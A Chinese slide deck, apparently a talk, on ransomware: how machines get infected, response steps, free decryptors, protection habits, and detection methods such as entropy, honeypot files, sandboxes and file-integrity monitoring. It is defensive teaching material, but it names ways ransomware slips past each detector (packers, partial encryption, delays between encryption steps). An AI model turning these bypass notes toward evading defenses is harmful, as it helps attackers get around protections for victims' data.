独狼、双枪、紫狐等木马组成的产业链



勒索病毒

新对抗 (2010~2020)



勒索软件



选举日对于安全行业来说，不亚于一场网络攻防的“**超级碗**”大赛。

看到74岁与77岁的两个老人为了一份工作还争吵这么激烈，你的人生还有什么借口不努力呢

美国总统大选头号威胁：**勒索软件**

勒索软件可以'**更改投票记录**'??



华人生活网
@李学的大树

勒索病毒定义

勒索软件是一种恶意软件（**木马或其他类型的病毒**），它能**锁定**用户设备或**加密**用户文件，然后通知用户必须**支付赎金**才能拿回自己的数据。**赎金并不低，但不能保证一定能成功解密。**

自**2016年**开始勒索病毒**出现**到**2017年wannacry**肆意传播，再到**2020年WannaRen**通过各大下载资源站传播。勒索病毒越来越疯狂。

3 年

2016-2020年

300 万

黑客单笔赎金从300元到300万元

3000+ 例

从束手无策到不依赖交付赎金修复数据
从0到3000个勒索病毒案例
不可谓经验不丰富

勒索病毒形式

1. 修改电脑开机密码、登录密码等对锁定电脑。
2. 伪装为安全机构恐吓用户，比如Reveton敲诈者病毒。
3. 加密用户文件和数据，比如WannaCry、CryptoLocker、VirLock、Locky。
4. 篡改磁盘MBR，加密电脑整个磁盘，比如Petya。



中勒索病毒原因

1. 开启了**远程桌面**，设置的密码太简单、或使用初始密码，被登录投毒。
太简单、或使用初始密码，被登录投毒。
2. 下载了**激活工具或者破解软件**导致中毒文件被加密。
3. 设置了**共享文件夹**，局域网内有其它机器中招，导致共享文件夹的数据被其它机器的病毒加密。
4. 运行了**钓鱼邮件中的附件**导致中毒文件被加密。
5. 系统中存在**漏洞**导致中毒文件被加密，比如永恒之蓝漏洞，java漏洞，weblogic漏洞，泛微OA漏洞等。
6. **U盘蠕虫**导致文件被加密。
7. 其它弱**口令攻击**，例如mysql，tomcat等。

中勒索病毒后的正确操作姿势

这里的小数字代表执行顺序，最好不要搞颠倒了

建议不要用GHOST版本系统安装：有非常多的系统漏洞和预装软件的后门

中了勒索病毒的正确操作姿势

📁 数据不重要

1. 找准中毒原因，避免二次中毒
2. 格式化中毒的机器并重装系统

★ 数据重要但不紧急

1. 把中毒数据备份，等待破解工具
2. 找准中毒原因，避免二次中毒
3. 格式化中毒机器并重装系统

💰 数据重要且紧急

1. 先断网而不是先关机
2. 先备份中毒后的数据而不是先杀毒
3. 确定勒索病毒家族并尝试免费解密工具
4. 寻求专业第三方的技术支持
5. 谨慎联系黑客
6. 找准中毒原因，并加强防御，避免二次中毒
7. 格式化中毒机器并重装系统

找准中毒原因

- 1.从各类**网络设备的日志**中查找异常（防火墙日志）；
- 2.从服务器**操作系统安全日志**查找异常；（windows安全日志，下图中日志被黑客清空了）
- 3.从**客户端操作系统**查找异常；（客户端异常登录日志）
- 4.利用网络上**免费的病毒溯源工具**查找异常。

中勒索病毒行为


勒索病毒运行后的行为：

- ①将系统内的文本、文档等文件**加密**
- ②每个文件夹都会生成文字版和图片版的**勒索信息**
- ③程序会自我复制，自我**删除**，遍历进程
- ④程序会**修改注册表**，添加启动项，开机弹出勒索信息
- ⑤向某IP的80端口**发送数据**


中勒索病毒行为



勒索软件 WannaCry 运行流程 (2017)



勒索病毒加密过程



免费勒索软件解密

工具	功能
Shade Decryptor	解密受所有Shade版本影响的文件
Rakhni Decryptor	解密被Rakhni、Agent.iih、Aura、Autoit、Pletor、Rotor、Lamer、Cryptokluchen、Lortok、Democry、Bitman、TeslaCrypt (V3和V4)、Chimera、Crysis (V2和V3) 锁定的文件。最新更新：解密Cryakl勒索软件
Rannoh Decryptor	解密被Rannoh、Autolt、Fury、Cryakl、Crybola、CryptXXX (V1、V2和V3) 和Polyglot aka Marsjoke锁定的文件。
CoinVault Decryptor	解密被CoinVault和Bitcryptor锁定的文件。此解密器是卡巴斯基与荷兰警方的国家高科技罪案组 (NHTCU) 与荷兰国家检察机关合作开发的。
Xorist Decryptor	解密被Xorist和Vandev锁定的文件。

个人安全防护

(一)养成良好的安全习惯

- 电脑应当安装具有云防护和主动防御功能的**安全软件**。
- 可使用安全软件的**漏洞修复**功能，第一时间为操作系统和IE、Flash等常用软件打好补丁。
- 尽量使用**安全浏览器**，减少遭遇挂马攻击、钓鱼网站的风险。
- 重要文档、数据应经常做**备份**，一旦文件损坏或丢失，也可以及时找回。
- 电脑设置的**口令**要足够复杂，包括数字、大小写字母、符号且长度至少应该有8位。

(二)减少危险的上网操作

- 不要浏览来路不明的色情、赌博等**不良信息网站**，此类网站经常被用于发起**挂马、钓鱼攻击**。
- 不要轻易打开陌生人发来的**邮件附件**或邮件正文中的**网址链接**。也不要轻易打开扩展名为js、vbs、wsf、bat、cmd、ps1等**脚本文件**和exe、scr等**可执行程序**，对于陌生人发来的**压缩文件包**，更应提高警惕，先使用安全软件进行检查后再打开。
- 电脑连接**移动存储设备**（如U盘、移动硬盘等），应首先使用安全软件检测其安全性。
- 对于**安全性不确定的文件**，可以选择在安全软件的沙箱功能中打开运行，从而避免木马对实际系统的破坏。

勒索病毒检测

恶意代码检测技术

基于主机的检测方法

基于网络的检测方法

静态检测

动态检测

文件类型
样本hash
输入表hash
各区段hash
资源hash
字符串

版本信息
数字签名
进程行为
文件行为
注册表行为
网络行为
注入行为

调用的敏感api

所有杀毒引擎的扫描结果
等。。。

静态分析

静态文件分析是一种恶意软件分析方法，它主要查看可执行文件是否可疑，但并不实际运行代码。

- 静态文件分析会查找**已知的恶意代码序列或可疑字符串**，比如经常被盯上的文件扩展名和勒索信中所用的常用词。
- 分析工具会标记可执行文件中的可疑部分，可用于检查文件中的嵌入字符串、库、导入内容及其他攻陷指标（IOC）。
- 不过此项检测手段需要**依赖于针对勒索软件构建的威胁情报体系**，不断增扩展名、可疑字符串等。同时，此项手段需人工处置的比例较大，产品化可能较低。
- 使用打包器/加密器（Packer/Crypter）或只需**将字符换成数字或特殊字符**，即可轻松绕过。

常见文件扩展名检测

借助文件访问监控工具，组织可以**将已知勒索软件的扩展名文件重命名操作列入黑名单**，或者使用这类扩展名的新文件一旦创建，就发出警报。

比如说，Netapp的文件访问监控工具让你可以阻止某些类型的扩展名保存在存储系统和共享区上，比如WannaCry勒索软件（.wncry）。

研究人员已**针对勒索软件扩展名整理出众多列表**，包括附有常见勒索软件扩展名的列表。可以较为方便的获取使用。不过此项检测手段也**仅针对已知的勒索软件**，对于勒索软件的变种防护能力较差。此手段可与用户部署的终端安全产品形成联动。

优点：

- 采用黑名单模式，检测误报率低；
- 可较有效对付常见已知勒索软件；

缺点：

- 可轻松绕过，难以识别采用新扩展名的勒索软件；
- 很难找到拥有扩展名黑名单功能的文件监控工具。

测量文件数据的变化（熵）

在网络安全界，文件的熵是指一种测量随机性的特定指标，名为“香农熵”（Shannon Entropy）：**典型的文本文件有较低的熵，而加密或压缩的文件有较高的熵。**换句话说，通过跟踪文件的数据变化率，安全人员就可以确定文件是否经过加密。使用文件熵可以实现检测并阻止加密个人文件的非法进程。测量文件熵的工具还可以在多次标记修改、出现重大变化后快速阻止恶意进程。

优点：

- 可以检测出静态引擎无法捕获的勒索软件；
- 误报率低于以上提到的动态检测手段。

缺点：

- 对终端设备的CPU资源占用率高；
- 文件将被加密，直至达到一定水平的可信度，因此无法阻止所有勒索破坏；
- 如果攻击者仅加密文件的一部分或分块加密，可轻松绕过该检测模式。

蜜罐文件

蜜罐文件是故意放到共享文件夹/位置的虚假文件，以便检测可能存在的攻击者。**一旦蜜罐文件被打开，就发出警报。**比如说，一个名为 **passwords.txt** 的文件可以用作工作站上的蜜罐文件。目前，我国主流安全厂商推出的勒索软件防护方案中，都已采用此种方式进行防护，例如安天、安恒、奇安信、深信服等。

创建快速简便的蜜罐文件的一种常见方法是使用Canarytokens。
Canarytokens是Canary 公司提供的一款免费工具，可将令牌（独特的标识符）嵌入到文档中，比如Microsoft Word、Microsoft Excel、Adobe Acrobat、图片和目录文件夹等更多文档中。

优点：

- 可以检测出静态引擎无法捕获的未知勒索软件。

缺点：

- 存在误报，因为某些合法程序和用户也可能接触诱饵文件；
- 如果勒索软件跳过隐藏的文件/文件夹或攻击特定文件夹，即可绕过。

动态分析：行为数据(API、注册表、文件)

Process Monitor

Time of Day	Process Name	PID	Operation	Path
10:58:51.2439732	LiveUpdate3...	2212	RegOpenKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.2439515	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Def
10:58:51.2439752	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Appl
10:58:51.2439507	LiveUpdate3...	2212	RegCloseKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.5250513	LiveUpdate3...	2212	UDP Send	jzbrwreshunquan: 3777 -> 18.125.79.222: board.zm.f
10:58:51.6342166	LiveUpdate3...	2212	UDP Receive	jzbrwreshunquan: 8090 -> 124.238.254.210: 80
10:58:51.7426434	LiveUpdate3...	2212	RegOpenKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.7427172	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Def
10:58:51.7427431	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Appl
10:58:51.7427778	LiveUpdate3...	2212	RegCloseKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:51.9310915	LiveUpdate3...	2212	UDP Receive	jzbrwreshunquan: 8090 -> 124.238.254.210: 80
10:58:52.1127677	LiveUpdate3...	2212	TCP Send	jzbrwreshunquan: 3781 -> 58.209.143.154: 8090
10:58:52.2271945	LiveUpdate3...	2212	TCP Send	jzbrwreshunquan: 3781 -> 58.209.143.154: 8090
10:58:52.2272048	LiveUpdate3...	2212	TCP Receive	jzbrwreshunquan: 3781 -> 58.209.143.154: 8090
10:58:52.2427226	LiveUpdate3...	2212	RegOpenKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:52.2428131	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Def
10:58:52.2428383	LiveUpdate3...	2212	RegQueryValue	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360\Appl
10:58:52.2428732	LiveUpdate3...	2212	RegCloseKey	HKLM\SOFTWARE\360Safe\menuext\LiveUpdate360
10:58:52.3313429	LiveUpdate3...	2212	TCP Send	jzbrwreshunquan: 3782 -> 114.232.81.146: 8090
10:58:52.4665900	LiveUpdate3...	2212	TCP Send	jzbrwreshunquan: 3782 -> 114.232.81.146: 8090
10:58:52.4666040	LiveUpdate3...	2212	TCP Receive	jzbrwreshunquan: 3782 -> 114.232.81.146: 8090
10:58:52.5255816	LiveUpdate3...	2212	UDP Send	jzbrwreshunquan: 3771 -> 2.254.125.75: gs.dynamic
10:58:52.5459177	LiveUpdate3...	2212	TCP Disconnect	jzbrwreshunquan: 3780 -> 116.227.174.185: 10120
10:58:52.5514907	LiveUpdate3...	2212	TCP Receive	jzbrwreshunquan: 3781 -> 58.209.143.154: 8090
10:58:52.5519526	LiveUpdate3...	2212	IRP_MJ_CREATE	C:\Documents and Settings\Administrator\Local Se
10:58:52.5519706	LiveUpdate3...	2212	IRP_MJ_CREATE	C:\Documents and Settings\Administrator\Local Se
10:58:52.5520871	LiveUpdate3...	2212	IRP_MJ_QUERY_INFO	C:\Documents and Settings\Administrator\Local Se
10:58:52.5521158	LiveUpdate3...	2212	FASTIO_QUERY_INFO	C:\Documents and Settings\Administrator\Local Se
10:58:52.5521678	LiveUpdate3...	2212	IRP_MJ_CLEANUP	C:\Documents and Settings\Administrator\Local Se
10:58:52.5521943	LiveUpdate3...	2212	IRP_MJ_CLOSE	C:\Documents and Settings\Administrator\Local Se
10:58:52.5522706	LiveUpdate3...	2212	IRP_MJ_CLEANUP	C:\Documents and Settings\Administrator\Local Se
10:58:52.5522991	LiveUpdate3...	2212	IRP_MJ_CLOSE	C:\Documents and Settings\Administrator\Local Se
10:58:52.5591206	LiveUpdate3...	2212	TCP Send	jzbrwreshunquan: 3781 -> 58.209.143.154: 8090


火绒剑

时间	进程名	进程ID	任务组ID	动作	路径
16:41:54:056	hxgc.exe	7432:9060	7432	REG_openkey	HKEY_CURRENT_USER\Software\HexinSoft\NEW_HQ_SERVER
16:41:54:056	hxgc.exe	7432:9060	7432	REG_getval	HKEY_CURRENT_USER\Software\HexinSoft\NEW_HQ_SERVER\UseProxy
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\360EvtSecurity
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\360EvtMgr
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\360Safe\Coop
16:41:54:164	360tray.exe	5612:5616	5612	REG_getval	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\Coop\Insttime
16:41:54:164	360tray.exe	5612:5616	5612	REG_openkey	HKEY_CURRENT_USER\Software\360SoftMgr\desktoprest\Config
16:41:54:164	360tray.exe	5612:5616	5612	REG_getval	HKEY_CURRENT_USER\Software\360SoftMgr\desktoprest\Config\Disable
16:41:54:165	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\Coop
16:41:54:165	360tray.exe	5612:5616	5612	REG_getval	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\Coop\Insttime
16:41:54:165	360tray.exe	5612:5616	5612	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\stat
16:41:54:165	360tray.exe	5612:5616	5612	REG_getval	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\360Safe\stat\mobilemgr
16:41:54:365	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:365	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:366	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:366	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:368	vmware-authd.exe	4940:5152	4940	REG_openkey	HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\P
16:41:54:373	System	4:56	0	REG_openkey	HKEY_USERS\FILECACHE\9D9D2D9B03E45617278544E4B0C844BDF\60EF190592973A430A04BE
16:41:54:373	System	4:320	0	FILE_open	G:\浙商银行\花呗\hxgc.exe
16:41:54:379	System	4:56	0	REG_openkey	HKEY_USERS\FILECACHE\9D9D2D9B03E45617278544E4B0C844BDF\60EF190592973A430A04BE
16:41:54:379	System	4:320	0	FILE_open	C:\Program Files (x86)\360\360Safe\safermon\360tray.exe
16:41:54:389	System	4:56	0	REG_openkey	HKEY_USERS\FILECACHE\9D9D2D9B03E45617278544E4B0C844BDF\60EF190592973A430A04BE
16:41:54:389	System	4:320	0	FILE_open	C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe
16:41:54:531	360se.exe	8944:10296	8944	FILE_open	C:\Windows\Fonts\segoeui.ttf
16:41:54:532	360se.exe	8944:10296	8944	FILE_readir	C:\
16:41:54:532	360se.exe	8944:10296	8944	FILE_readir	C:\Windows
16:41:54:532	360se.exe	8944:10296	8944	FILE_readir	C:\Windows\Fonts

智能分析提取特征：API分片成序列、API调用次数

动态分析：沙箱

Cuckoo Sandbox



行为监控:

- (1) 跟踪恶意代码进程的 **API** 调用;
- (2) 监测运行过程中被恶意代码创建、删除和下载的文件;
- (3) 跟踪客户机产生的 PCAP 格式的网络流量;
- (4) 获取恶意代码选定进程的内存镜像。

动态监控批量文件操作

通过**监控文件系统以查找批量文件操作**（比如重命名、写入或删除），安全人员也可以捕获实时发生的勒索软件攻击，甚至可以自动阻止攻击。

文件完整性监控（FIM）工具可以帮助你以这种方式检测勒索软件。**FIM将文件的最新版本与已知、受信任的“基准版本”进行比对，以此验证和核实文件**；如果文件被篡改、更新或删除，就发出警报。动态监控文件操作需要有一套文件的保管清单。

优点：

- 可以检测出静态引擎无法捕获的勒索软件。

缺点：


- 如果超过定义的限制阈值，文件可能会被加密，影响业务开展；
- 如果勒索软件在加密操作之间添加延迟，或生成多个进程来加密成批/成组文件，可轻松绕过该检测方式。

API行为

